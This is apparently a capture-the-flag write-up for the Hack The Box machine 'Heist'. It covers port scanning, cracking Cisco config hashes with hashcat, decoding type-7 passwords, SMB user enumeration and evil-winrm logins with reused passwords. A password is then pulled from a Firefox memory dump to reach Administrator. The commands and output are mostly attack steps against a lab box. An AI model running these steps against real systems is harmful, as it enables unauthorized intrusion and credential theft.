

Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~] Times/Heist
$ tcpscan 10.10.10.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 17:51 IST
Nmap scan report for 10.10.10.149
Host is up (0.18s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Support Login Page
|_ Requested resource was login.php
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49669/tcp open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_   date: 2024-07-09T12:25:56
|_   start_date: N/A
|_ smb2-security-mode:
|_   3:1:1:
|_     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 290.76 seconds
```

Web Port 80

1) Checked the website




Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.3.1
8 Date: Tue, 09 Jul 2024 12:27:39 GMT
9 Content-Length: 2058
```

2) Logged in as guest



3) Found some config info



```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
synchronization
bgp log-neighbor-changes
bgp dampening
network 192.168.0.0 mask 300.255.255.0
timers bgp 3 9
redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
session-timeout 600
authorization exec SSH
transport input ssh
```

4) Cracked the hash using given password info

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
```

```
Host memory required for this attack: 1 MB
```

```
Dictionary cache built:
```

```
* Filename..: valid_passess
* Passwords.: 1568431
* Bytes.....: 23327724
* Keyspace...: 1568424
* Runtime....: 0 secs
```

```
$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Tue Jul 9 18:08:21 2024 (9 secs)
Time.Estimated...: Tue Jul 9 18:08:30 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (valid_passess)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 28800 H/s (9.52ms) @ Accel:128 Loops:250 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 260096/1568424 (16.58%)
Rejected.....: 0/260096 (0.00%)
Restore.Point....: 259072/1568424 (16.52%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: steffyherrmann -> steadycrippin
```

```
Started: Tue Jul 9 18:08:20 2024
```

```
Stopped: Tue Jul 9 18:08:31 2024
```

```
(vigneswar@VigneswarPC)-[~]
```

```
$ cat /usr/share/wordlists/rockyou.txt | grep -E ".{12,}" --text > valid_passess
```

hazard:stealth1agent

5) Decoded password of admin

firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html

NETWORKING CISCO SECURITY OPERATING SYSTEMS TOOLS-TIPS-RE

The Firewall.cx Cisco Password Decoder Tool (see below) provides readers with the ability to decrypt 'type 7' cisco passwords.

For security reasons, we do not keep any history of decoded passwords.

Ensure you only enter the **encrypted password**. For example, for the code below, you would paste the **yellow highlighted** portion. **Do not** include anything before the encrypted password.

username fcx password 7 0709285E4B1E18091B5C0814

Encrypted Password:

Decrypted Password:

SMB Port 445

1) Annonymous access not allowed

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.149 -u "guest" -p "guest"

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.149 --no-pass

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
```

2) No read access

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.149 -u 'Hazard' -p 'stealthlagent'

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.149:445      Name: 10.10.10.149      Status: Authenticated
    Disk                    Permissions          Comment
    ----                    -
    ADMIN$                  NO ACCESS           Remote Admin
    C$                      NO ACCESS           Default share
    IPC$                    READ ONLY           Remote IPC
```

3) Enumerated more users

```
[+] Enumerating users using SID S-1-5-21-4254423774-1266059056-3197185112 and logon username 'Hazard', password 'stealthlagent'
```

```
S-1-5-21-4254423774-1266059056-3197185112-500 SUPPORTDESK\Administrator (Local User)
S-1-5-21-4254423774-1266059056-3197185112-501 SUPPORTDESK\Guest (Local User)
S-1-5-21-4254423774-1266059056-3197185112-503 SUPPORTDESK\DefaultAccount (Local User)
S-1-5-21-4254423774-1266059056-3197185112-504 SUPPORTDESK\WDAGUtilityAccount (Local User)
S-1-5-21-4254423774-1266059056-3197185112-513 SUPPORTDESK\None (Domain Group)
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (Local User)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (Local User)
```

```
[+] Enumerating users using SID S-1-5-32 and logon username 'Hazard', password 'stealthlagent'
```

```
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

Vulnerability Assessment

1) The password worked for Chase (sensitive files exposure & password reuse)

```
(vigneswar@VigneswarPC)-[~]
$ evil-winrm -i 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> |

[+] Enumerating users using SID S-1-5-32 and logon username 'Hazard', password 'stealthlagent'
```

Exploitation

1) Connected with winrm

```
(vigneswar@VigneswarPC)-[~]
$ evil-winrm -i 10.10.10.149 -u 'Chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents> |

[+] Enumerating users using SID S-1-5-32 and logon username 'Hazard', password 'stealthlagent'
```

Privilege Escalation

1) Found firefox running

```
*Evil-WinRM* PS C:\> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
462	18	2248	5380		372	0	csrss
290	13	2188	5108		480	1	csrss
360	15	3536	14636		4552	1	ctfmon
252	14	3920	13184		3884	0	dllhost
166	9	1820	9696	0.03	6168	1	dllhost
617	32	30208	58416		980	1	dwm
1499	58	23764	79380		4964	1	explorer
1087	71	151640	228612	5.11	6020	1	firefox
347	19	10184	38732	0.06	6036	1	firefox
401	33	32196	91080	0.86	6260	1	firefox
378	28	22064	58756	0.20	6440	1	firefox
355	25	16432	38876	0.09	6720	1	firefox
49	6	1792	4624		788	1	fontdrvhost
49	6	1516	3860		796	0	fontdrvhost
0	0	56	8		0	0	Idle
957	22	5632	14104		636	0	lsass
223	13	3048	10128		4060	0	msdtc
0	12	560	15420		88	0	Registry
145	8	1616	7496		5516	1	RuntimeBroker
302	16	5476	16932		5656	1	RuntimeBroker
274	14	2996	14968		5912	1	RuntimeBroker
676	32	19812	62188		5440	1	SearchUI
533	11	4964	9544		612	0	services
691	28	15104	52600		5308	1	ShellExperienceHost
439	17	4780	23988		5040	1	sihost
53	3	528	1144		268	0	smss
472	22	5824	16212		2532	0	spoolsv

2) Found passwords on dump

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> ./strings64.exe -a -accepteula -n 15 firefox.dmp | findstr /i password
_breachInvolvedPasswords
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
localization/en-US/toolkit/passwordmgr/passwordManagerList.ftlPK
modules/InsecurePasswordUtils.jsmPK
modules/PasswordGenerator.jsmPK
```

<https://learn.microsoft.com/en-us/sysinternals/downloads/procdump>

<https://learn.microsoft.com/en-us/sysinternals/downloads/strings>

3) Password is reused

(vigneswar@VigneswarPC)-[~]
\$ evil-winrm -i 10.10.10.149 -u 'Administrator' -p '4dD!5}x/re8]FBuZ'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents> cd ../Desktop

Evil-WinRM PS C:\Users\Administrator\Desktop> cat root.txt

30645e4e4564d925e7fdbed3b1704f19

Evil-WinRM PS C:\Users\Administrator\Desktop> |